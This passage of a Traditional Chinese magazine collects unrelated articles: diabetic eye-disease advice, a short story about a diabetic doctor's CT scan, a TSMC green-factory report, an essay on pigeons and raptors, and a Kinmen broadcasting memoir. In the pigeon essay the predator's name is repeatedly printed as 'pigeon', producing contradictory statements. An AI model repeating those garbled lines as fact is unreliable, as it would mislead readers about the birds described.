3. 冷凍治療：其目的如同雷射治療一般，是為了將視網膜缺氧的範圍減少，以降低新生血管的產生，或使已形成的新生血管萎縮。目前主要用於雷射無法打到的周邊視網膜，或反覆性玻璃體出血，甚至新生血管性的青光眼。

#### 肆、預防保健作為

1. 定期眼科門診檢查  
一般正常成年人每年應接受一次眼睛檢查，但糖尿病患每半年至少要做一次眼底檢查，因為早期的糖尿病視網膜病變，沒有特殊症狀，須經眼科醫師檢查才能發現；經檢查確知有糖尿病視網膜病變者，則應配合眼科醫師不定期追蹤。如患者感覺視力模糊，切勿隨意亂點眼藥，應立即尋求眼科診治。檢查視網膜前半小時，要先點散瞳藥水以放大瞳孔；點藥時，眼睛會有刺痛感，瞳孔放大後易怕光或有視力模糊之現象，約需6至8小時後始恢復正常，因此患者最好由親友陪同檢查，以策交通安全；回家後若有劇烈頭痛等現象發生，應立即回醫院診察。
2. 有效控制血糖與血壓  
糖尿病患因長期血糖、血壓控制不良，係造成「視網膜血管病變」的主因，因此控制血糖及血壓仍然是避免糖尿病視網膜病變最重要的工作；倘若血糖控制不佳，即使已進行雷射光治療，糖尿病視網膜病變仍然會繼續惡化。另外大部分的病例若能小心調養，將糖尿病控制好並按時

接受眼底追蹤檢查，可以將視網膜病變發生機率及失明的危險降到最低。

### 3. 視網膜病變患者運動注意事項：

其實平日適度的運動有助於血糖及體重的控制，但是糖尿病視網膜病變患者，平日應避免做些易導致血壓上升之動作，如用力排便或用力咳嗽，且盡量不要將頭部彎至腰部以下，並減少快速移動頭部的動作，也要小心激烈的跳躍動作，或大氣壓力會急速變化的運動，如高空彈跳、潛水等。

## 伍、結語

「糖尿病視網膜病變」是糖尿病的併發症，亦是造成具生產力成年人致盲的主要原因之一。糖尿病的病史越久，造成視網膜病變的危險性就越高。根據統計，不管是第一型或第二型的糖尿病病患，超過10年的病史，至少50%以上會有不等程度的糖尿病視網膜病變出現，若未妥善治療控制，引起失明的機會，將為一般人的25倍，因此糖尿病患應定期到眼科追蹤檢查，不是等視力不好再作檢查，必須早期發現早期治療，才能終身享有眼睛為您提供的彩色視界。

(作者是竹東榮民醫院眼科主任)

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

生命的意義在於積極、開創與勇敢面對，豈能躲在父母的庇蔭下過日子？

## 64切電腦斷層掃描 (上)

◎ 吳聰賢

空間寬敞，几淨窗明，水泥牆壁，潔白色調，加上冷氣強，以致冷冽異常。孫醫師平躺檢查台，打寒顫，雙手緊住胸前抱。陪伴在側的孫太太，不捨又心疼地靠上去，「老公，會冷嗎？」脫掉身上針繡小外套，蓋在孫醫師身上。孫醫師60歲不到，孫太太也年近花甲，滿頭灰髮，挽個髮髻，顯得端莊賢淑。孫太太保養得好，皮膚白皙，身材曼妙，背影看似40歲婦女。

兩人同校，一個醫學系，一個護理系，由於忙於功課，難得參加課外活動，故兩人在校沒交集，直到醫院實習，卻因近水樓臺先得月。男的俊秀，學有專精，天之驕子，前途不可限量；女的身材高挑，氣質出眾，美麗婉約，是讓人稱羨的郎才女貌。男的主動追求，排除強敵，不久即迸出愛的火花。接著相戀兩年，孫醫師退伍後，旋即結婚。

孫醫師正接受64切電腦斷層掃描（64 slices volume CT scan），平躺在冰冷的檢查台上，因糖尿病併發腎衰竭多年，身體虛弱，加上只穿醫院提供的短袖上衣，虛不勝寒，手臂雞皮疙瘩直顫抖。老婆外套起不了作用，顯得痛苦。穿著漂亮粉紅制服的年輕俏護士，拿著純毛被褥，嘴巴甜蜜地直安慰：「孫醫師您好，辛苦了，叫我小敏。不用緊張，這件毛毯蓋著，等會兒就不冷了。」

放射師穿白袍，孫太太洋裝外亦套著白袍，整個掃描室，白得澈底、白得慘淡，讓人心寒，不禁聯想到停屍間或靈堂，孫醫師心裡不禁起反感。誰說護士服一定是白的？粉紅色感覺溫馨且青春洋溢，如今，整個空間，僅小敏護士讓人賞心悅目，變成孫醫師矚目的焦點，有著努力活下去的激勵。腎衰竭外，心血管疾病（CVD）仍會要他的命，孫醫師的心早已沉寂。

64切電腦斷層掃描是新研發的診斷利器，與一般電腦斷層或核磁共振造影不同，健保不給付，需自費。為免醫院削價競爭，大致有統一價格，如用於冠狀動脈攝影，包括顯影劑，要價1萬6,000元；若用於冠狀動脈鈣化指數檢查、胸部斷層檢查、大腸斷層檢查等，價錢較低，分別6,000、6,000及1萬2,000元。說貴不貴，總是有錢人的玩意兒。但生命無價，錢再賺就有。

64切電腦斷層掃描是昂貴儀器，公立醫院買不起。私立醫院為了競爭，互別苗頭，搶食大餅而紛紛引進，用以鋪排場，搞宣傳，大力推銷，將本求利。全國統一價碼，為了生意，只好以服務見真章，所以VIP室、VIP級服務，推陳出新。漂亮女護士、奉好茶、專屬客房與休息室，這些只是基本配備。

孫醫師穿著醫院提供的短袖上衣，不是一般X光室提供的尼龍白袍（重複洗燙就幾近破爛），而是全新名牌polo衫，市價超過3,000。照完64切電腦斷層，這件polo衫就讓病患帶回。Polo衫大紅色，很好的色彩運用，如護士的粉紅制服，可讓患者枯槁沉寂的心，從18層地獄提升至天堂。走到此地步，孫醫師唯一的念頭就是何時面對死亡？

遭攔關係，孫醫師20年的糖尿病（DM）史，自認是內科專科醫師身分，不假手他人，自己開處方，自己治療。因駝鳥心態，得過且過，且忙著賺錢，沒能真正面對自己的病情，一年難得驗幾次血糖；即使驗血糖，也會餓幾天肚子再驗，讓飯前血糖（AC blood sugar）維持在140-160mg%，似乎可接受，其實是騙自己，安慰自己。若依常規驗法，飯前血糖不是300，就是200以上，幾年下來，不產生併發症才怪。

能呈現血糖長期控制狀況的糖化血色素（HbA1c），及代表腎功能缺損的微量尿蛋白（microalbumin），均逃避不驗；至於最基本的肝、腎功能檢查，更不用提了。紅血球從骨髓釋放後，約二個月壽命，糖化血色素正可代表這兩個月的血糖變化。孫醫師悔恨，「每天忙著看病人，終日數鈔票，沒時間看病。後來驗出的糖化血色素高達11.8，不是7以下，咎由自取。」糖尿病併發腎衰竭豈會意外！

孫醫師自行執業，醫術高明，彌勒佛般的肥胖身軀，滿臉笑容，為人親切；對於糖尿病、高血壓等慢性病之診療更是專長，故門診量多，業務繁忙。自從3年前併發腎衰竭後，他常以自己為負面教材，作最直接的衛教宣導，使得病患心驚膽顫；每個糖尿病患以孫醫師為借鏡，他說一就是一，不敢說二，所以門診病患更多，不時超出健保局規定的合理門診量。

孫醫師懂得病人心理，並順應病患喜愛，三不五時，讓病人自費打點滴或營養針。一瓶500c.c.林格氏液水或生理食鹽水，成本30元左右，加上維他命C或B12，總價不過50元，卻向病人要價500元，且沒討價還價餘地；若高檔點滴，或多種維他命，收價則往上翻。錢好賺，自己當然沒時間看病。醫師給自己看病，豈非球員兼裁判，如何處方下藥？

錢滾滾來，孫醫師收入頗豐，家財萬貫，中部、北部不動產無數，僅租金就數十餘萬。然而，近來卻苦了孫醫師，他變成一部冰冷的賺錢機器。腎衰竭需血液透析或腹膜透析，否則尿毒讓人噁心、嘔吐、心悸與眩暈。孫醫師採腹膜透析洗腎，早上診所開門前，曾擔任護士的孫太太，將4,000c.c.的透析液由腹部導管灌進孫醫師肚子內腹腔；5至6小時門診完畢後，再將4,000c.c.的透析液導出。每天挺著4公斤的大肚子看診，賺來的錢豈非自己的棺材本？

孫太太出身名門世家，祖、父輩家族均從事教職，知書達禮，非視錢如命之徒，曾多次勸孫醫師身體要緊，歇業算了，錢已夠多，這輩子花不完。但孫醫師遲疑著，因為兩個孩子遠在美國，雖已博士畢業，各自成家立業，然而每月仍花老子的錢。兩個孩子，資質好，臺灣一流公立大學畢業；退役後，孫醫師砸下重資，兩人轉往美國著名大學攻讀博士學位，這些名門大學都是美國排名前10大。兩人學費與生活費，一年合計超過200萬，但孫醫師不放在眼中。

孩子不負眾望，陸續取得博士學位。近日，因美國「物價飆漲」、「二次房貸」等經濟風暴，美國就業不易，而孩子養尊處優慣了，缺乏刻苦耐勞的意志力與拼勁，找不到理想工作，也拒絕回臺。後來，兩個孩子以老爸為例，認定醫師是永不退燒的好職業，於是醫科預班從新唸起。已成家的

大男人，學費與兩家子生活費，孫醫師每年匯往美國的錢不是200萬，而是近400萬。孩子仍不滿足，三天兩頭越洋電話要錢。

孫醫師在檢查台躺了許久，仍未進行64切電腦斷層掃描，不僅只是寒顫關係，還因血壓過高與心跳過速。作64切電腦斷層掃描僅需10餘分鐘，除顯影劑不能過敏外，心跳每分鐘也不能超過65下，否則會干擾掃描，冠狀動脈的影像將不清晰。孫醫師進入檢查室時，血壓160/100mmHg，脈搏96/min；醫師給了交感神經抑制劑inderal（10mg）一顆，經半個多小時，血壓與心跳才往下掉。但因掉得厲害，孫醫師動也不動地躺著，否則抬頭就眩暈。

「兒孫自有兒孫福！」想到孩子，趁空檔，孫醫師感傷地嘆道：「老婆，孩子該獨立了，我們為孩子付出太多了！都是三十餘歲的成年人，有老婆、孩子，還要父母揹負一輩子嗎？每個月匯錢，整天都在為錢煩惱，值得嗎？我累了！我不想再揹負壓力了。這回出院，妳陪我到醫師公會與衛生局辦理歇業吧！我還能活多久？我要把生命的最後階段留給老婆，我不要死在病人面前，我寧願死在妳懷裡……。」(待續)

(作者任職彰化縣衛生局疾病管制課課長)

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

立符合人性化，兼顧自然景觀，能源耗費低、廢氣物分類回收之綠色廠房。

## 臺積公司綠建築廠房介紹


◎孫旭輝

### 一、前言

臺積公司十四廠第三期晶圓廠房甫於97年8月初獲得美國綠建築協會(U.S. Green Building Council, USGBC)綠建築評量系統「能源與環境先導設計—新建工程(Leadership in Energy and Environmental Design - New Construction, LEED-NC)」之黃金級認證，是臺灣地區第一個取得美國綠建築協會認證的建築物。該公司以往評鑑制度偏重於安全與品質系統，如保險公司安全系統之AAA防火認證、品質系統之ISO/QS/OHSAS認證，對環境之評鑑苦無一套完整鑑定系統以評定工廠對環境之影響，特地於十四廠第三期晶圓廠房建造之初即設定以獲得美國LEED-NC及臺灣綠建築銀級認證為目標。

### 二、設計觀念與執行方式

綠建築分為五大層面，分別為基地永續發展及生態景觀、用水效率、節能減碳、減廢，及健康舒適之工作環境，其特色如下：



臺積南科廠區

#### (一) 基地永續發展及生態景觀

從基地廠址的選擇開始，為避免破壞自然生態，以開發之區域為優先選擇；獎勵搭乘大眾交通工具，提供自行車位、環保車位、共乘車位。種植原生種植物，提高存活率及減少灌溉用水，並依生態復層之多層次綠化設計，從喬木、灌木、草花密植區之種植，強調綠地之延伸性，吸引更多之動物棲息，構建出生態綠網，以營造動、植物共生之自然環境。對於基地之水土保持，不僅建立管理機制，更控制開發後基地之暴雨時水質與水量，以及涵水量之維持。另為減少照明光害等影響，亦創造多樣化適合生物棲息、覓食、繁殖的環境。

#### (二) 用水效率

不僅重視開源更強調節流，從廢水之分類減少處理系統之負擔、雨水及中水回收系統之設置、節水器材之使用（如感應式水龍頭、二段式沖水馬桶等省水標章器具）、減少景觀園藝之澆灌，均可提高用水效率，減少不必要之浪費。

#### (三) 節能減碳

針對建築、空調、照明系統，從設備之選擇強調高效率，並評估容量之設計以減少浪費，且備機之裝設要求適當，同時利用自動化控制以減少人為操作之錯誤。在裝設完成從單機基本特性之量測到系統整體表現之驗證，均要求整棟建築物之耗能設備須輸入能源程式以模擬能源效率，並與基準建築物比較耗能狀況，藉以得知各項設備之節能狀況，並以為改善之參考。此外，減少氟氯碳化物之使用俾降低溫室氣體對大氣層之破壞；同時，鼓勵使用再生能源，減少因尖峰用電而需增設之發電廠，以減低線路傳輸之損失，獎勵用電需求達到自給自足。





臺積南科廠區雨水回收系統

#### (四) 減廢

1. 鼓勵舊建築物及舊建材之再利用：回收材料、快速再生材料及區域性材料之使用；建築物要求簡單化、輕量化；施工中營建廢棄物之減量，從工程不平衡土方控制、營建自動化之引用、空氣污染防治等措施。
2. 鼓勵垃圾分類回收及儲存：將廢紙、玻璃、塑膠、金屬、物料空桶、廚餘等分類回收，以減少廢棄物處理的社會成本。
3. 鼓勵設置落葉堆肥處理系統予以再利用。

#### (五) 健康舒適之工作環境

要求所處之工作環境需符合以下之要求：

1. 設置室內二氧化碳監控功能，當二氧化碳濃度高於1,000ppm時，提高室外新鮮空氣之供應量，以維持室內空氣良好的品質。
2. 使用低逸散／低污染之材料，如接著劑、填縫劑、油漆、塗料等。
3. 有害氣體或化學品之儲存區，採取加強排風及負壓設計，確保人員安全。
4. 施工中防止污染物之擴散，並於人員進駐前進行污染物之全面排清，確保空氣品質與人員之健康。
5. 噪音之阻隔也是綠建築要求之一項，包括外牆及樓板之厚度、隔音與氣密之需求等提高，使人員不受外界之干擾。

### 三、綠建築之成果

本專案總共花費1萬4,000人／時，獲致之成果有：

1. 在節能成果方面，相較於美國冷凍空調協會(ASHRAE)所公布之評量基準，可減少20%的能源消耗，每年運轉費用減少新臺幣2億6,000萬元。
2. 製程廢水回收再利用達85%以上，自來水替代率為55%。
3. 建廠施工廢棄物回收率達91%。

執行綠建築增加之費用則小於1% 建造費，小小投資即可獲得大效益，又可對地球永續發展盡一份心力，可謂一舉兩得。





綠建材認證標章之材料

#### 四、未來發展方向

未來之發展我們分為內部目標與外部目標：

##### 內部目標：

1. 十二廠第四期晶圓廠房於2009年獲得美國綠建築LEED-NC及臺灣綠建築黃金級認證。
2. 既有十二吋廠房獲得美國綠建築LEED-EB (既有建築物)認證。

##### 外部目標：

1. 成立節能志工社，協助學校進行用電總體檢，包括設備清查、效率驗證、推廣節能措施、用電安全檢查及協助學校進行節能宣導。
2. 協助國際半導體製造技術聯盟(ISMI) 推動綠色晶圓廠(Green Fab)專案。
3. 推廣臺積公司執行綠建築經驗，推動供應鏈廠商參予綠建築認證。
4. 與設備廠商合作以降低機台排氣及機台冷卻水用量，同時推動機台之睡眠模式管理以減少電力之浪費。
5. 推動發展及應用大型綠色電力(Green Power)。

#### 五、結論

臺積公司致力於節約能源、環保、節約用水、減廢，成果屢獲各界肯定。近年來更以企業永續發展為目標，利用綠建築評估指標為新建廠房之依據，以基地永續發展及生態景觀、用水效率、節能減碳、減廢及健康舒適之工作環境為基準，設立一符合人性化、兼顧自然景觀、能源耗費低、廢棄物分類回收之綠色廠房，並將此概念分享予業界，期能共同努力，減少對大自然的破壞，並保護自然資源，為地球留下美好的未來。

(作者為臺積電新建工程處工程師)

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

經過訓練的鴿子，一遇到鷹隼來襲立即自行高飛，使難於追高的鷹隼無法成功獵捕。

## 鴿子的趣事

◎陳文樹

### 鴿子喜飛、善飛和渴欲返巢、辨識方位的本能

曾有養鴿經驗者幾乎都知道，每當放飛鴿子時牠們總是以鴿舍為中心作繞圈飛翔，距離鴿舍較遠時往往飛得較高，接近鴿舍時則會降低飛行高度，有時改以滑翔狀並展開尾羽俾減速降落。較之於別的鳥類，在生物分類上屬於鴿形目(Columbiformes)、鳩鴿科(Columbidae)的鴿子天生即具有良好的飛行能力，此除與其體形結實、胸肌發達有關外，天賦本能亦有明顯的助益；以親鳥教導幼鳥飛行時的實況作比較，幼鴿比其他鳥兒容易學會飛行，傷亡率亦減少甚多。被養於城鎮內的鴿群，有時係貼著鴿舍附近的屋頂飛行，或煞如表演特技似地穿越、閃躲電線等障礙物，靈活矯健的技巧令人讚佩。有的幼鴿還會在單飛未久之後即自行練習翻跟斗似的招式，或宛如飛機失速(stall)般地鉛直墜落，再迅速拉抬起身子，精神抖擻地向上振飛；這些動作可非純是耍酷好玩，而是在面臨鷹隼類的猛禽襲擊時，得以藉之脫身保命。經過訓練的家鴿，又比野鴿子擁有更快的飛行速度、更好的耐力和爆發力，以及辨識方位的能力，俾利於嚴酷的飛行競賽中度过重重考驗，安然返回。

通常一般人選別優秀的鴿子，屢皆以有無優良的血統為首要考量，即先鑑別其上一代親鴿的遺傳素質以及曾否創下傑出的競飛成績；次則觀察源出自名流血統的鴿子自幼是否真的善翔耐勞或僅是浪得虛名。也有少數天性懶散的鴿子，離開鴿舍飛行稍感疲累，即棲停於電線上或隨處停息歇腳，甚至逕於舍外過夜，此種任意停留外處的鴿子，常會速遭鴿主淘汰以免其造成鴿群的散漫怠飛；而若干飛行能力差遜的鴿子，亦有可能在練習飛行途中不慎離隊，以致在轉彎之際遭到另外的鴿群裹挾，並因未能掙脫飛出而被帶走，一併飛到別處鴿舍去了。鴿主其實皆不喜歡這種不速之客的光臨，擔心若奉還原主不免導致誤會或煩添困擾，若收留牠們將致觸法或違反鴿界的良俗，且會造成鴿群既定作息的混亂，或反而降低了鴿群原有的素質，因此，有些鴿主常會在翌日早晨即將此等「從天上掉下的禮物」單獨放飛，讓牠們儘速飛還原巢。

渴欲歸返居宿之巢穴乃是善飛的天賦，另一種蘊藏於鴿子基因內的天性，可能是留宿於所習慣的巢穴方能讓牠們有安全的感覺，而人類正是運用鴿子的這種本能將其訓練為信鴿或發展賽鴿活動。鴿子其餘較為人知的天性，尚有眼睛對色彩的高度敏感性；相傳撰成於清代的《鴿經》，內有「飛放論骨、論神，凡睛有光彩，目光如電，翅有骨力，六事翻剛勁者，即為佳品」的描述，強調眼神乃用以鑑別鴿子本質良窳的要素之一；由於鴿子在色彩上天生即有厭畏紅色、喜歡綠色的特性，因此養鴿人士爰利用這點，訓練牠們見到紅色信號旗就倏然向上起飛，而見到綠色信號旗就知道降落入舍的習慣。不少的鴿界專家常藉著端詳鴿子的眼球，便可初步判知該隻鴿子品質的高低，關鍵之處是在分布於鴿子眼睛瞳孔外緣的一層沙狀紋彩一眼沙，此猶如人類視網膜上的虹彩一般，彼此各皆不同；眼沙清晰、色澤秀麗者乃為上品，行家得根據眼沙以判別牠們能否適合飛翔於昏暗的環境，或飛越山林、漠地，乃至於遼闊的海洋等不同的區域，俾完成艱鉅的任務。

### 隼形目猛禽中的鵟、隼，方為鴿子真正的空中天敵

性情溫馴、向有「和平鴿」稱號的鴿子，在自然界卻不乏有其天敵，包括行於陸地上的貓狐蛇鼠鼬和飛於天空上的鵟隼等屬於隼形目(Falconiformes)的猛禽。隼形目可分為鷹科(Accipitridae)、隼科(Falconidae)、鵟科(Pandionidae)、蛇鵟科(Sagittariidae)及美洲鵟科(Cathartidae)計五個科，總共有二百九十餘種的鳥類，但部分國家的生物學會則依據鳥類的DNA分類系統，將美洲鵟科歸納於鵟形目之下。隼形目猛禽威武的身形、敏捷精準的飛行和掠捕技能，久來即素為人類折服讚嘆，故數千年前便有人類馴養猛禽來協助捕獵，不少古代文明國度的宗教界則視之為神鳥，現今仍有許多國家尚將鷹、鵟等選定為象徵勇武精神的國鳥。實際上，老鷹乃是大家對於猛禽的通稱，會攫捕鴿子的係隼形目下體形較小、可快速繞轉換位或急竄俯衝的鵟、隼類猛禽，而非體形碩大的鷹鵟類。

鵟又稱為鴿子、鵟鷹或雀鷹，屬鷹科，乃鷹科猛禽中身軀較為纖細輕巧者，在南臺灣亦有人稱之為「鷹仔虎」或「粉鳥鷹」，體長約40至45公分，上體羽色呈青灰色或青黑色，下體羽色多為淡灰色並綴有棕色斑紋或條狀橫帶，翅短但有較長的尾羽，嘴、爪?型，強勁有力，飛行速度與鴿子相近，但會藉由輕盈靈巧的迴轉並配合翻飛俯衝的技能，覓捕離群落單的鴿子，平劇中的武生皆會練習一種稱作「鴿子翻身」的武技，據傳此一身手便是源自於鵟鷹。鴿子之捕獵鴿子，有時係於直衝下撲之瞬間以雙爪緊攫鴿身；有時會兼用口喙、翅膀和腳爪先將鴿子撞翻，再用腳爪抓緊似已昏暈的鴿子遠颺而去。因為鴿子體形較鴿子大不了多少，故較愛掠捕體軀仍小且飛行技能尚非老練的離群幼鴿；而經過專家教訓、體能和膽識均告堅實的鴿群，則會群聚飛趕以驅走鴿子，不致像烏合之眾般地紛飛離散，反讓鴿子有可乘之機。鴿界中人大都明瞭這種「眾犬驅豹」的道理，常會應用該項特點從事防止鴿鷹獵襲鴿子的訓練。

另種屬於隼科(Falconidae)、體形僅稍大於鴿子的小型猛禽一隼，則是最為熟悉的鴿子殺手。隼的背部呈褐色或赤褐色、頭尾呈青灰色，尾端並有黑帶，而其中背部赤色頗為明顯者，便是常稱的紅隼或紅鷹。一如別的猛禽，隼於饑餓時必然愈加凶猛，特別是久雨初晴、隼已多時未曾捕食的早晨，更應提防鴿子成為其獵捕的對象。隼可快速飛行，加上自高空以俯墜之姿攫捕鴿子的霎那，可達每小時360公里的高速；平時為節省體力，牠們會尋找氣流上升之處盤旋翱翔，好似懸停於空中一樣，實則是憑其敏銳之視覺正在搜尋獵物。

### 飛行中的隼，所常施展的獵鴿方式

以平飛方式追捕鴿子的隼，有的係採取自側邊擦撞，將較其體形小、飛行速度尚慢的幼鴿撞迷後，即於空中迅速轉向將其牢固抓住飛走；而藉俯衝增速以擒捕鴿子，則是隼最常施展的捕鴿法，在鴿子剛從鴿舍或鴿籠起飛未久，熱身不足時尤易成功。也曾有鴿子甫閃過一隻隼，驚魂未定之際卻又被另隻飛隼輕易撲攫的情形；只是，隼類猛禽通常係單隻獵捕，且擁有其勢力範圍，並不至於會像獅群般地蓄意圍捕，故兩隻或數隻隼同時出現於一片小區域的狀況倒不多見。也有少數的隼會借助樹叢林木或地形環境的遮掩，悄然接近鴿子再展開襲擊攫捕。一般言之，鴿子對鵟、隼類的出沒具有相當的警覺性，一旦遠遠查覺其蹤影，便會發出咕咕的聲音，促使同伴一起注意。在天敵隼趨近時，野鴿會倏即飛往坡地或林間躲避，而隼則擔心在攫捕時撞及坡面或樹幹枝桠，只好知難而退；家鴿則會視狀況飛向安全地帶，或趕忙進入籠內的巢房。養鴿人在訓練年幼識淺的鴿子時，自然得

慎防鷓、隼等猛禽的覬覦奇襲，避開牠們常會出現的地區。假使無從確悉當地有無猛禽埋伏，則儘量採取讓鴿子集群飛行的訓練法，減少單隻放飛的個別訓練，俾免於遊隼的掠襲。蓋鴿群集飛時會使原本視力甚佳的隼眼花繚亂，焦點未能集中於一個確定的目標而放棄，鴿主必要時可發出信號或搖動食罐，召喚鴿群降落並進入籠棚內避險。軍中喜愛培育黑色的信鴿，例如中國大陸現仍存在的軍鴿隊，就有一種名為「森林黑」的品系，一則在飛傳訊息時會因其外觀呈現與森林地區近似的保護色，較不易被敵方陣營或空中的猛禽發現，再則會使鷹隼將黑色的鴿子誤判為牠們極為厭惡的悍鳥—烏鴉，而使軍鴿擺脫鷹爪之災。常愛集群前來搶食的烏鴉，極令鷹鷂猛禽嫌惡，卻又礙於寡不敵眾，只能避開不予理會，此煞似非洲的獅子之嫌惡同樣會集群搶食的鬣狗(hyena)一般，忒是有趣。

### 鴿子基於天性或經由觀察學習，所練就的避敵招式

前曾述及，鴿子基於天性或經由觀察學習，便知曉採取朝上飛行或利用坡地形來避開鷹隼的追捕，而人類也知道善用此一特點來訓練鴿子。當有鷹隼出現時，訓練員即發出信號，號令鴿子振翅高飛，疾速上升，脫離鷹隼的追擊；經由數次的訓練，鴿子即會不假思索地自然反應，一遇到鷹隼來襲立即自行高飛，使難於追高的鷹隼無法成功獵捕。經過避鷹訓練的鴿子，既能辨認種類有別的鷹隼，亦可訓練成遇之不驚、兵來將擋的膽識和本事，這極有助於其參加飛翔競賽時的安然返回和獲勝奪獎。

再者，鴿子雖然會利用向上飛升的方式以逃躲鴿子或遊隼，但若鴿隼原本就在鴿子的上方且距離已近，就不能使用此一招式，否則不啻是自找死路。此際，則需靠平常所練就、宛似失速翻滾的方法直墜落下，來閃避鴿、隼自高處俯衝而下的瞬間掠捕，待閃過之後再憑藉高難動作的弧翻，拉起身子並即調轉方向飛去，攫捕落空的鴿、隼則因來不及轉向而會向前續飛好一段距離，相距已遠兼以士氣受挫，鴿、隼幾皆不會再回頭獵捕而只能望空興嘆了。然而，也不乏有飛行技巧不夠純熟的鴿子，未能以朝上飛躲或向下翻墜的高難技巧，順利避開鴿隼之尖爪，而不幸淪喪於猛禽之口腹，此乃是大自然所形成、無從責難的食物鏈機制。至於為了勒索鴿主，而在賽鴿飛行區或平日練習區撒設捕鴿網之人為攔捕，則是甚為卑鄙惡劣的行徑，亟該繩之以法。

### 結語

由於鴿子具有諸多優良的特質，以致舉世各國或族裔，幾皆視鴿子為和平、友誼、忠誠、純潔以及團結合作的象徵，聖經中耶穌即曾舉鴿子為例，勉勵信徒應馴良如鴿，莫要爭名奪利。舊約「創世紀」一文中，諾亞方舟被滔天洪水困於亞拉臘山上，他們原先放出烏鴉以試探洪水現況，孰料烏鴉一去不返；接著再放出鴿子，俟其叨著橄欖枝椏返回方舟而得以確認洪水已告退去，嗣後鴿子即被世人寓意為重諾守信和愛護團隊的代表性鳥類。聖經其他福音當中有關鴿子的敘述，實不勝枚舉。宗教界之外，我國亦有多不勝數的行業係以鴿子為其徽誌，如警政界、郵政界、快遞界和婚紗界…等，而國際上諸多鼓吹和平、提倡增產農糧的組織，亦喜採用鴿子與橄欖枝、稻(麥)穗、豆莢結合而成的圖案，來象徵和平友誼和五穀豐登；各級運動會的開幕儀式上，也都會放出羽毛帶有繽紛色澤的鴿群，其迎空飛翔的景象，代表大會的順利成功。可見鴿子普受世人歡迎的程度，實可視其為全球最受喜愛養殖的「世界鳥」，或鳥類中的世界公民。

(作者為中華郵政公司高級技術員)

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

金門，你永遠是我心中那個唯一且不可取代的聖地！

## 金門憶往

◎ 陳娟娟



民國62年7月剛自桃園高中畢業的我，通過了國防部心戰總隊招考外島播音員激烈的初試與複試，又經光華廣播電台一個月軍事化管理的密集戰前訓練後，於當年10月9日上午，與同批招訓的另5位播音員搭乘C119運輸機在風雨飄搖中前往金門報到（當天強烈颱風娜拉掠過本省西南部海面，橫掃金門本島後進入大陸地區）。

猶記當天清晨4點在大雨滂沱中，我們整裝自林口出發赴松山軍用機場待命，確定飛機可起飛時已近中午。同機少數幾位軍官正因天候惡劣還要收假而愁容滿面，年少不知害怕的我們卻雀躍不停地在C119的大肚子中興奮地來回走動（此時機外下大雨、機內滴小雨，飛機上下抖跳），四處張望；當C119終於在滿地紅土的尚義機場降落而機門開啟的那一剎，一股攝人的氣勢讓我們這一群吱吱喳喳的麻雀變得鴉雀無聲。瞧！這就是戰地氣氛！我們6個人輕手輕腳地下了飛機，立即跳上來接我們的四分之三噸軍車(M37)；沿途但見路樹東倒西歪，枝桠橫陳，這時才想起在機上的我們是多麼的不知死活！車抵電台完成報到手續後，立即接受工作分發（有2位到馬山播音站服務），並自此展開一年的播音生涯。

金門廣播電台位於山外鎮塔后村一個名為塔山的花岡岩小山丘之坑道內，坑道口恰有一山上滾落的巨石約兩層樓高為天然屏障。日常生活起居除了洗澡（浴室在坑道外後山側）及上廁所（在前山坑道口半山腰上），一切均在坑道內進行。電台內除了播音員、控制官、新聞官是採24小時輪班制外，其他人都是朝八晚五。下班後大家除了聊天、看看書外，就是在坑道內打桌球、彈吉他和唱歌作為消遣。坑道內回音奇佳，還記得黃鶯鶯的國語專輯「雲河」係以管弦樂團伴奏，曾陪伴我們度過許多夜晚的時光；還有一位財務官是業餘小喇叭手，也常在傍晚時分站在坑道口吹奏「綠島小夜曲」之類的曲子，聽來尤顯哀怨淒涼讓人想家。

10月的金門秋高氣爽，塔后村周遭麥田裡一片金黃，涼風掠過，沙沙作響。每當夕陽西下，我喜歡站在田邊看著一波波金色浪花隨風蕩漾，那景色讓我驚嘆不已，真是美啊！

金門全島的植栽覆蓋率不高且多為灌木叢，入冬後天寒地凍讓人冷得直打哆嗦。在東北季風肆虐下我們多半瑟縮在山洞內，若非不得已連出去上個茅房都不想，唯獨山外鎮上「談天樓」的酒釀湯圓能讓我們不畏刺骨寒風及老共的砲宣彈，搏命解饑。

民國62年發生能源危機，軍中高倡勤儉建軍，各部隊一聲令下種菜養豬，力求自給自足。但金門土壤貧瘠，除了甘薯、花生、玉米外，也沒啥可種，且電台內預官個個均非農家子弟，在「鳥鞭」台長（湖南鄉音重，講「兩遍」聽起來總像「鳥鞭」而得名）認真率領下，每天清晨、傍晚，沒值班的人都要整地、除草，挑井水及糞水去田裡灌溉、施肥，假日還要到附近林間撿拾枯枝或砍樹幹當柴火；另外又買了4頭小豬仔交給2位伙伕兵飼養，想想當時人們都吃不夠那還有什麼餵水可餵豬？結果4頭豬仔夭折了1隻，其餘3隻之後也陸續宰殺，內臟部分供電台加菜，豬肉則賣掉換錢，經財務官計算後剛好保本。那樣的經濟條件、那樣的艱困環境，大家都認真且努力地生活著。

